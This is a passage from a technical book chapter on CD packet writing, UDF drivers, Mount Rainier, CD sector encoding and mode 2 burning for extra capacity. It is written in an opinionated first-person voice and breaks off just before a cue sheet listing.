- ❑ CD/DVD recorder supporting the packet writing mode. Note that this must be fully-featured support, not just an unsubstantiated manufacturer's declaration (usually, such declarations are marketing tricks). The recorder must be designed and implemented for all stringent requirements of packet mode support. Test labs of various magazines supply fairly complete information about the characteristics of the most popular drives, so choosing an appropriate model usually isn't a problem.
- ❑ UDF driver that would translate the internal language of the UDF service structure to the language of the operating system. This driver is usually called a UDF reader.
- ❑ UDF monitor that traps all requests to the CD and ensures "transparent" disc formatting and writing. The monitor usually is the entire hierarchy of drivers, for which it is possible to distinguish at least two levels — drivers for abstracting from specific hardware features and drivers for a specific operating system. In addition, it is necessary to have indicating software that displays the state of the drive in the system tray. If you do not plan to burn CDs from FAR Manager, but would like to use the packet writing mode to minimize the drive overhead, it is possible to do without a UDF monitor. In this case, the monitor can be replaced by CD-burning software, such as that from Nero.

To start accumulating your first experience with this type of formatting, I recommend that you purchase some retail drive, which is supplied with all required software automatically installed by the installation utility; otherwise, you'll most likely encounter difficulties. It is necessary to make sure that the packet writing program (to be precise, its system driver) supports the latest UDF version. I mention this especially because most contemporary, and quite advanced, recorders are supplied with obsolete software supporting only UDF 1.5 and unaware of the further versions. This information can be easily found on the Internet in the specification for the chosen drive.

It is always possible to update an older version (for example, through the Internet); however, the situation is not that simple. First, such updates are not always free.

Second, it is highly probable that you'd encounter bugs. Why, if the updating procedure is simple, didn't hardware manufacturers accomplish it? The answer is straightforward: They are unwilling to modify debugged and tested software with God knows what.

It is not necessary to obtain the latest versions of all drivers, because discs formatted using UDF 2.x are typically readable using UDF 1.5, although with certain limitations. For example, you won't get ACLs. Note, however, that when archiving the Documents and Settings directories in multiuser systems it is impossible to do without this feature.

Packet Writing Software

What programs are available for packet writing? This is not a trivial question, and it can be interpreted differently. Packet writing programs that include the driver snap-in (a UDF reader and a UDF monitor) are not numerous, because development of such software requires high engineering and programming skills, which are rare. Most developers of CD-recording software prefer not to fuss over the drivers. They create a nice GUI instead and license the recording engine from high-tech corporations.

The DirectCD package is the indisputable leader in this field. This product was developed by Adaptec, the main licensee of which is Roxio with its Easy CD Creator (the product is often called Roxio DirectCD, which is incorrect). Briefly, I would characterize the program as follows: It is a buggy, capricious, incompatible program that tends to conflict both with the hardware and with the software. It perfidiously violates the standard UDF specification and introduces its own extensions that complicate the reading of discs written in operating systems other than Windows (this is especially true for Linux). The program actively uses non-standard features of the hardware implementation, so it is exceedingly fastidious about the recorder firmware and its versions. It often refuses to work with many drives, complaining about incompatibility. In general, its popularity is a dirty trick of marketroids. If you still want to use this trash, you can get it from <http://www.adaptec.com/>. The UDF reader is distributed for free, and you are expected to pay for the other junk. The list of its competitors is as follows:

- ❑ **PacketCD** from CeQuadrat, now owned by Roxio, is less ambitious and less insolent. It supports transparent data compression, which slightly increases

the effective disc capacity. Unfortunately, this feature results in compatibility problems; therefore, practically no one uses it. The most recent trend is the migration of hardware manufacturers from this product to DirectCD. Most contemporary recorders are supplied with DirectCD. This is sad. Unfortunately, the PacketCD product is difficult to find.

- ❑ **InCD** from Ahead has poor functionality. However, this product correctly operates with Nero Burning ROM. Work with CD-Rs is not supported; some individuals consider this a drawback, but some other ones are not so fastidious. From my point of view, the impossibility of writing CD-Rs in packet mode is a serious drawback, which drops the product quality below all possible limits.
- ❑ **FloppyCD** from Gutenberg Systems is the only program that supports packet writing in ISO 9660 and Joliet format. This feature, however, is implemented at the expense of fragmentation support. Consequently, disc space is used inefficiently when randomly copying and deleting lots of files of different sizes.
- ❑ **Windows XP** provides built-in UDF support. No additional software and no additional configuration settings are required for packet writing.

Mount Rainier

The much-talked-of Mount Rainier technology is nothing but a marketroid's hoax, and it doesn't promise anything new. However, everything must be discussed in due order. What is Mount Rainier? It's an organization named after a picturesque national park (<http://www.nps.gov/mora>). This organization controls and coordinates various issues related to the interaction between operating systems and optical storage media and recorders. Practically all of the cream of computer society participates in its proceedings: Philips, Microsoft, Compaq Computer, Sony, and so on.

Mount Rainier Writer (or simply MRW), much praised by most journalists as the de facto standard of packet writing, is nothing but... standard packet writing plus UDF 2.0.1. The software is required to format the disc in the background mode and correctly process the interrupt from the latter by pressing the **eject** button (after you insert the disc, the formatting will continue).

Exalted declarations praising Mount Rainier and stating that this technology ensures the increase of the disc capacity and the number of possible rewriting cycles of CD-RWs, compatibility of the written media with all contemporary drives and

operating systems, and data transmission rate optimization with additional error correction by the drives have nothing in common with the reality. Increase of the overwrite loops by including the defects manager in the file system appeared as early as UDF 1.5, which hardly can be expected to surprise anybody. As relates to the compatibility to all operating systems, Mount Rainier discs do not ensure such compatibility, because they are unreadable without an appropriate driver. Apparently, these are not “correct” operating systems, because they do not support MRW. This is the prerogative of Windows XP, which is the “right” operating system because it supports MRW. In my opinion, all this fuss was started exclusively to promote Windows XP.

In other words, there is no need to look for the Mount Rainier Computable logo on the box of the drive being purchased. You can pay less and obtain the same functionality.

Working Regulations

When you install a new CD-RW into the drive, the UDF monitor automatically detects it and prompts you to format the disc. CD-Rs usually are ignored, so users have to format them manually. Depending on the specific features of the driver snap-in, formatting is carried out either through the standard context menu of Windows Explorer (**Properties** | **Format**) or using the interface of the CD burner.

Depending on the speed and on the specific features of the drive, formatting can take 20 minutes or even an entire hour. With Mount Rainier, formatting is carried out in the background mode, and the possibility of writing files is available only several seconds after the start of the formatting operation. The effective capacity of the formatted disc is about 550 MB. The remaining space is occupied by auxiliary data; so do not worry if you discover their presence on the disc. The packet structure is schematically shown in Fig. 10.10. As you can see, auxiliary information (run-in, run-out, pre-gap, post-gap, and so on) occupy a considerable amount of available disc space. In certain cases, this overhead is excessively high. Just try to copy a full-length movie in the packet mode.

Using the mouse of FAR Manager, try to move several files to the CD-R or CD-RW. The files will be copied, and available disc space will decrease stepwise by a value that considerably exceeds the total size of the files being copied. This excessive overhead is the price of the convenience of the packet writing technology.




Fig. 10.10. In addition to user data, lots of auxiliary information is stored in packets

Also, be prepared that when viewing the disc in a system, in which UDF drivers are not installed (for example, newly-installed Windows 9x and Windows 2000), the disc will be unreadable or, more likely, will display a single executable file that you didn't copy there. Do not worry; this is not a virus that has destroyed all of your files. This is the UDF reader. The Windows UDF reader requires you to reboot the system after installation. Under Windows 2000, it also requires administrative privileges to install it. Furthermore, it is not easy to remove it from the system.

When closing the session on the native machine, the UDF monitor usually forms the ISO 9660 file system, which is standard for all operating systems and readable without any drivers. However, it becomes impossible to write further information to this disc without cleaning it up first.

Thought-Provoking Information

No matter what the manufacturers might say, packet writing technology is considerably less reliable than the classical SAO technique. When the laser lights and blinks multiple times, this generates a faltering chain, the ends of which poorly join together. Therefore, it takes a lot of effort by the optical head not to stray from the spiral track and to support the bit stream. When the laser goes on, its characteristics are unstable, which drops the burning quality considerably. In the normal burning mode, the drive has time to stabilize, because the writing process starts by burning the lead-in area that duplicates auxiliary information multiple times and several of its starting sectors practically always are defective. In contrast to this mode, in the course of packet writing the laser has no time for stabilization and has to start the burning process immediately.




Fig. 10.11. The virtual allocation table, the key element of the UDF, freely migrates over the entire disc, preventing multiple overwriting of the same sectors

In addition, sectors storing the file system operate in an extremely intense mode of packet writing. They are overwritten during every copying or deletion operation. To avoid multiple overwriting of the same sectors, special measures have been taken. For example, the virtual allocation table (VAT), one of the key elements of UDF that allows you to write incrementally, freely migrates over the entire disc, thus preventing multiple overwriting of the same sectors (Fig. 10.11). However, no matter what efforts are undertaken to overcome this drawback, auxiliary structures are the first to die, sometimes even after 100 overwriting loops. The disc becomes unreadable, and unskilled users would never be able to recover it.

It is necessary to remind you about mechanical damage. UDF discs are over-scrupulous about this. A single scratch can ruin all of your files. The greatly praised and promoted defects control mechanism doesn't work in this case, because it doesn't eliminate errors but only prevents damaged sectors from being used.

Therefore, you should never copy valuable files that you'd be sorry to lose in the packet mode. If you do, it is strongly recommended that you create several duplicate copies. Moving files from computer to computer is a different matter. For this, UDF is practically indispensable.

It is time to consider reliability issues. Manufacturers of optical media tend to overestimate their life cycle and often provide a lifetime warranty. Do not be

deceived by these promises, because it is highly unlikely that someone would be able to use it. If you try to return the defective disc to the manufacturer, every company would answer with immutable refusal, referring to the improper conditions under which you stored the product. Does your storage have climate control? What is the precision of the temperature and air humidity control? In my experience, as well as that of my friends and colleagues, even Verbatim discs after 18 to 24 months develop considerable readability degradation because of the decay of the active layer. Therefore, only the suicidal would store their archives on CD-Rs and CD-RWs. For reliable storage, use streamers, magneto-optical media, or even the ancient Iomega Zip 100 MB.

How to Choose a Drive

For reliable operation in the packet mode, both CD-R and CD-RW drives must at least support the MultiRead mode (recommended drives must have an appropriate logo on their front panel). Not every logo should be trusted. A careful investigation carried out by OSTA has shown that there are few high-quality drives on the market (Fig. 10.12).


 MultiRead		Compatible Devices		
Manufacturer	CD-ROM	CD-RW	DVD-ROM	
Actima	◆			
Aopen Inc.	◆			
Behavior Technology	◆			
Computer	◆			
DVS			◆	
Hewlett-Packard	◆	◆	◆	
Hitachi	●			
KME		●		
LG Electronics	◆	◆	◆	
Lite-On	◆	◆	◆	
MKE	◆		◆	
Mitsumi	◆			
NEC	◆	◆	◆	
Pan-International	◆			
Philips		◆		
Pioneer			●	
Ricoh		◆		
Samsung	◆			
Sony	◆	◆	◆	
TEAC	●			
Toshiba	●		●	
● Compliance demonstrated ◆ MultiRead Logo license granted				

Fig. 10.12. MultiRead mode support by different manufacturers; "compliance demonstrated" means that the drive is fully compliant with the specification, and "MultiRead logo license granted" means legal guarantees (which should not be fully trusted)

Despite their multiple drawbacks, packet writing technology and the UDF file system are truly progressive. They are disrupting old foundations from the inside. Just give them time, and they will achieve their actual power.

Secrets of CD Burning

Do you remember the times of MS-DOS, when there was a driver that allowed you to write up to 800 KB of information on a standard diskette 740 KB in size? Do you remember 900.com? Nowadays, diskettes have been moved practically out of use, and storage media have long cleared the hurdle of 650 MB. However, old ideas produce new offspring.

The capacity of CD-Rs and CD-RWs declared by their manufacturers is always much less than the capacity of the specific medium. It is equal to the amount of information that can be written in mode 1. There are other data-recording modes, which differ from one another in the amount of data that can be written, and in their reliability.

If data integrity is not the factor of prime importance, the capacity of CDs can be increased considerably, gaining about 15% of additional space at the expense of abandoning the use of redundant Reed-Solomon codes. The use of spare subcode channels produces an additional capacity of 4%, and it is possible to gain an additional 2% by abandoning the use of the lead-out area. Finally, there is a useful overburning possibility.

Thus, if desired, it is possible to write 800 MB to 900 MB of data to a standard 700 MB CD and 900 MB to 1 GB of data to a 90-minute disc. Recall that 1 byte contains 8 bits. How many bits are there in 700 MB? Do not rush to answer, because this depends on the circumstances. For example, a standard CD-R or CD-RW can hold at least 23 million bits, or, in other words, about 3 GB of raw information, most of which is occupied by service data structures that ensure disc usability. The method illustrating distribution of the available storage space of the CD among different types of data is shown in Fig. 10.13. As you can see, only slightly more than the half of the total disc space is allocated to user data.

Excessive redundancy of the adopted encoding system occurs because of the physical properties of the laser beam. Physically, a CD is a thin plate made of polycarbonate plastic with a thin, reflective aluminum (or, in some cases, golden) layer (Fig. 10.14, *a* and *b*). The reflective layer, in turn, is covered by a special protective layer. The normal reflective surface of a CD-ROM, called a land, is imprinted with microscopic etched depressions, called pits. The pits break up the reflective surface so that pits and lands are arranged in a long, continuous spiral track.




Fig. 10.13. The distribution of the storage space available on a CD among different kinds of data; as you can see, user data take only slightly more than a half of the entire disc space available




Fig. 10.14. Physical structure of a CD




Fig. 10.15. Surface of a CD under an electronic microscope



On CD-Rs, there are no pits in the strict sense of the word. However, they are replaced by a special dye layer burned by the laser. The burned dye deforms the reflective layer and prevents the laser beam from being reflected in this location (Fig. 10.14, c). However, for CD-ROM drives, injection-molded discs appear to be the same as burned CD-Rs; the only exception is that injection-molded discs show more contrast.

If you consider the surface of a CD under an electronic microscope (Fig. 10.15), you'll see the alternating chains of pits and lands. Lands reflect most of the incident beam from the laser, and pits, because of their distance from the focal point, reflect almost nothing.

Because of its wave properties, the beam simply skirts solitary pits and lands. The minimal data formation that can be recognized by the laser beam with confidence is a sequence of three pits or lands. Thus, pits and lands form chains, each chain being from three to ten pits (or lands) long (Fig. 10.16). A transition from pit to land, as well as an inverse transition from land to pit, corresponds to logical one. Because the diameter of a focused laser beam is equal to three pits, shorter chains are not recognized by the laser. Thus, two adjacent binary ones (each corresponding to the transition from pit to land or from land to pit) must always be separated by at least three zeros; otherwise, the drive simply won't notice that something is present there (recall that the length of one pit or land is considerably smaller than the diameter of a focused laser beam). The upper limit of the chains' length is set by




Fig. 10.16. The result of reading and interpreting a sequence of pits and lands

the precision of the clock generator and the uniformity of the disc rotation. For example, if the precision of the clock generator is about 10%, then a 10-pit chain can be measured with an error margin of approximately ± 1 pit. Some manufacturers decrease the length of a single pit by 30%, which produces an appropriate increase in the effective disc capacity. How does the drive determine the length of individual chains? After all, no reference values are available, and the drive has to compare the pit length to the standard value, which means that a chain of N “reduced” pits would be interpreted as $N/2$. Having disassembled the firmware of my Philips drive, I discovered that the drive has an automated speed regulator that chooses a value of time interval T (see Fig. 10.16) that would correspond to the smallest number of read errors. Because two adjacent binary ones must always be separated by at least three zeros, it is necessary to use a complicated system of reencoding that converts an 8-bit character of the source data into a 15-bit EFM word. At the same

time, EFM words cannot follow closely one after another — just consider what would happen if an EFM word terminated by logical one is followed by another EFM word starting with one. Therefore, EFM words must be separated by three merging bits. Thus, to store every 4 bits of the source data it is necessary to have 9 physical bits. The standard modulation method is not an ideal one, and it leaves a considerable reserve for further improvement (see “*RESERVE-6 or Extra Capacity Reserves*” later in this chapter).

The minimal portion of data directly addressed at the software level is a sector (or block, in audio CD terminology). One block is made up of 98 frames, each of which, in turn, contains 24 bytes of user data, 8 bytes of Reed-Solomon codes, often called cross-interleaved Reed-Solomon codes (CIRC), 3 sync bytes, and 8 bits of subcode channels — 1 bit per subcode channel, conventionally designated by the P, Q, R, S, T, U, V, and W characters. The Q channel stores service information about the disc layout, the P channel is used for quick search for pauses, and all other channels are free.

Thus, effective capacity of a single block is 2352 bytes, or even 2400 bytes when taking into account subcode channels (34 bytes of every 98 bytes of subcode channels are allocated for internal needs). Reed-Solomon error-correction codes correct up to 4 damaged bytes per frame, which makes 392 bytes per block.

Data discs (CD-Data) that originated from audio discs support two main data-processing modes: mode 1 and mode 2.

In mode 1, only 2048 bytes out of the 2352 bytes of the raw sector capacity are allocated directly for storing user data. Other bytes are distributed among the sector header (16 bytes), the sector checksum (4 bytes), and additional error-correction codes that increase the disc’s resistance to physical defects (276 bytes). The remaining 8 bytes are not used and normally are initialized by zeros.

In mode 2, out of the 2352 bytes of the raw sector capacity, only 16 bytes are allocated for the service structure (header); the remaining 2336 bytes store user data. As can be easily seen, when the disc is written in mode 2, its effective capacity becomes approximately 15% greater; however, the data storage reliability also becomes lower by approximately 33%. Nevertheless, if you use high-quality media, such as those from LG Electronics, TDK, or Verbatim, and store them carefully, the risk of irreversible data destruction is relatively low (see the “*Testing Discs for Reliability*” section later in this chapter). In addition, lots of data formats tolerate even multiple damage to a medium or tolerate high severity levels of damage. These are DivX, MP3, JPEG, and many other types of files. With a certain level

of risk, it is also possible to write archives and executable files whose loss won't distress you too much or can be easily recovered from the main storage (for example, when moving files from computer to computer or duplicating borrowed discs).

Mode 2 in its pure form is rarely encountered; however, other modes derived from it are everywhere. The list of such modes is long, and it includes CD-ROM XA mode 2 (used in multisession discs), Video CD/Super Video CD, and CD-I.

The CD-ROM XA mode, which appeared on the foundation of mode 2, favorably differs from its predecessor by the possibility of dynamically changing the type of track over its entire length. Part of the track can be written in the form 1 mode, which is identical to mode 1 except that it uses 8 previously spare bytes for the special header. Another part can be written in the form 2 mode, which is an improved version of mode 2: 2324 bytes of user data, 16 bytes of the main header, 8 bytes of auxiliary header, plus 4 bytes of the checksum for controlling the integrity of (not for recovering) sector content.

Form 1 was developed for use with data, for which it is critical to avoid destruction, such as executable files and archives, and form 2 was intended for audio and video data. Unfortunately, these plans were not implemented, and form 2 didn't gain the expected popularity. The only popular format based on form 2 is Video CD/Super Video CD, which allows you to write up to 800 MB to a standard 700-MB CD and up to 900 MB to a 90-minute CD (plus overburn), which is approximately 4 MB less than pure mode 2; however, such losses can be neglected. In contrast to pure mode 2, the Video CD/Super Video CD format is supported by operating systems from the Windows and Linux families.

Problems

Mode 2 as such doesn't cause any problems. This is a standard mode supported by all drives, media, and drivers. The problem is that ISO 9660 and all of its successors imply strict limitations on the sector size, requiring it to be a power of two (in other words, the sector size must be 512, 1024, 2048, 4096, and so on, bytes). The size of the user data area within sectors written in mode 1 must meet this requirement ($2^{11} = 2048$). This is not so for mode 2, because of which a tail of 288 unused bytes ($2^{11} + 288 = 2336$) remains in the end of the sector.

Professional CD-burning programs can burn discs both in XA mode 2 form 1 and in XA mode 2 form 2. However, this doesn't increase the disc capacity, because

the tails of sectors written in form 2 must remain blank. Thus, writing in form 2 reduces data storage reliability and doesn't provide any compensation for this.

In theory, it is possible to create a driver translating n mode 2 sectors into $k*n$ mode 1 sectors. Such a driver has been created; however, the expediency of using such a driver is disputable. Not every user would agree to install a "custom" driver into his or her system, because driver faults might sometimes be expensive (a driver fault might even cost you the entire amount of the data stored on the hard disk). At the same time, programmers err like most other people. Anyway, I have abandoned the idea of using such a driver, because its testing appears to be a large-scale project.

The situation with Video CD/Super Video CD appears to be only slightly better. It seems that no problems should appear in this field. For example, if you start Nero Burning ROM and choose the **Video CD** command from the main menu in the **New Compilation** window, the disc will be written. However, this disc will be written in the MPEG-1 format. The Super Video CD format corresponds to MPEG-2. There are no tricks here. You'll obtain 800–900 MB of true MPEG-1 or MPEG-2 video, which is 100 MB greater than the standard CD-R (Fig. 10.17).




Fig. 10.17. Recording Video CD/Super Video CD using Nero Burning ROM, which burns discs with a capacity of 800–900 MB for 90-minutes a CD-R; however, the source data must be in the MPEG-1 or MPEG-2 format

Using DivX (MPEG-4) provides considerably greater capacity gain, because it compresses two Video CDs into one CD-ROM. So why not write MPEG-4 or MP3 in the Video CD format? Unfortunately, the situation is not that simple. Most CD-burning programs, including Nero Burning ROM, carefully check the contents to be written to the disc. Having encountered MPEG-4, they either forcibly reencode it to MPEG-1 or MPEG-2 or simply refuse to burn a disc. The reasons for such behavior are straightforward: A Video CD must correspond to the standard; otherwise, this isn't a Video CD. Standalone Video CD players support discs of strictly defined types. Their intelligence and hardware resources are not sufficient for decoding MPEG-4. A personal computer is a different matter. Provided that the appropriate codecs are present, PCs can play any multimedia format, no matter how this multimedia information was written.

However, even if you make Nero Burning ROM write discs without asking unnecessary questions and force it to write MPEG-4 and MP3 as a Video CD, this won't produce any positive result because the Windows operating system provides lame Video CD support. A "raw" video stream in the "true" MPEG-1 or MPEG-2 format doesn't satisfy Windows. Therefore, the operating system forcibly adds the resource interchange file format (RIFF) header, which explicitly specifies the file format. After such treatment, no format would be reproduced, and any attempts at playing MPEG-4 as MPEG-1 or MPEG-2 are unlikely to be successful.

Is this a dead end? Not at all. From any difficult situation there is at least one way out — and sometimes, even several.

Solution

The solution to the mode 2 problem is reduced to writing discs in modes other than ISO 9660. The easiest way is to present each file in the form of a standalone track and abandon use of the file system. Such discs won't be readable by the built-in functionality of the operating system; however, it is possible to grab the contents of such tracks to place them on the hard disk and read them from there. The only drawback of such a solution is the impossibility of playing the recorded file directly from the disc. This creates certain problems and makes Windows users nervous, because they are accustomed to opening every file with a click of the mouse without carrying out additional actions. Experienced UNIX users, who skillfully work with the command line, batch files, and scripts, take the necessary steps without any complaints. Track grabbing can be easily automated (later I will explain how),

and there is no need to wait until the entire track is grabbed before starting the file playback. Because Windows and UNIX are multitasking operating systems, track grabbing and file playback can be executed in parallel.

As a variant, it is possible to record discs in the Video CD format. To achieve this goal, you'll require a CD-recording program that isn't too exacting about the requirements of the standard. The program must obediently record data of all kinds. If the format of the files that you are going too exacting is different from MPEG-1 or MPEG-2, serious problems will arise when attempting to burn them on a CD because Windows forcibly supplies them with the MPEG-1 header. This enforced header confuses the standard media player, which might even cause the system to freeze. There are at least two ways out from this situation. The simplest approach is to install a special DirectShow filter in the system that supports RIFF/CDXA parsing. An example of such a filter is XCD DirectShow filter (NSIS installer) by Alex Noe and DeXT. This filter can be downloaded from <http://es.geocities.com/dextstuff/mode2cdmaker.html>. Another approach is to use software that tolerates the "extra" header and simply ignores it. An example of such software is the Freecom Beatman CD/MP3 Player, found at <http://www.vnunet.com/Print/1129594>.

Session of Practical Magic in Mode 2

Among the programs supporting disc recording in mode 2, there is an indisputable leader — the CDRWin utility, popular among professionals. The capabilities of this powerful instrument are mainly limited by your imagination. The newest version of this program can be downloaded from http://www.goldenhawk.com/download_body.htm, among other sites. In addition, you'll need the console version of this program, which is available for downloading from <http://www.goldenhawk.com> site.

The process of CD burning starts with preparation of the source file. The only requirement for the file is the alignment of its length to an integer number of sectors. Assume that the file length is 777,990,272 bytes. To fit within an integer number of 2,336-byte sectors, it is necessary to either cut 1,824 bytes from the end of the file or pad the file with 512 zeros. Audio and video files painlessly tolerate both truncation of the file body and padding of the tail with garbage. Both operations can be carried out using any hex editor, such as HIEW (<http://www.softpedia.com/get/Programming/File-Editors/Hiew.shtml>). File truncation is trivial. Open the file, start the standard Windows calculator, switch to the **Scientific** mode,

and convert the file length from a decimal value to a hex one: 777990272 - 1824 <ENTER> **777988448** <F5> **2E5F2960** (the output of the calculator application is in bold). Now return to HIEW, press <F5>, and enter the resulting number from the keyboard (in this example, this is 2E5F2960). Confirm your input by pressing <Enter>, then sequentially press <F3>, <F10>, and <Y> to confirm the truncation. To pad the tail of the file with zeros, proceed as follows: Press <Ctrl>+<End> to go to the end of the file, then press <F3> to switch to the editing mode. Press <0> until you reach the required length. In practice, file truncation is much easier to accomplish. Those 1,824 bytes that will be truncated correspond to less than a second of sound or video; therefore, you won't lose anything.

Now, proceed with the second stage — namely, creation of the cue sheet file containing all information about the structure of the image to burn. A typical cue sheet file must appear approximately as shown in Listing 10.7.

Listing 10.7. A typical cue sheet file

```
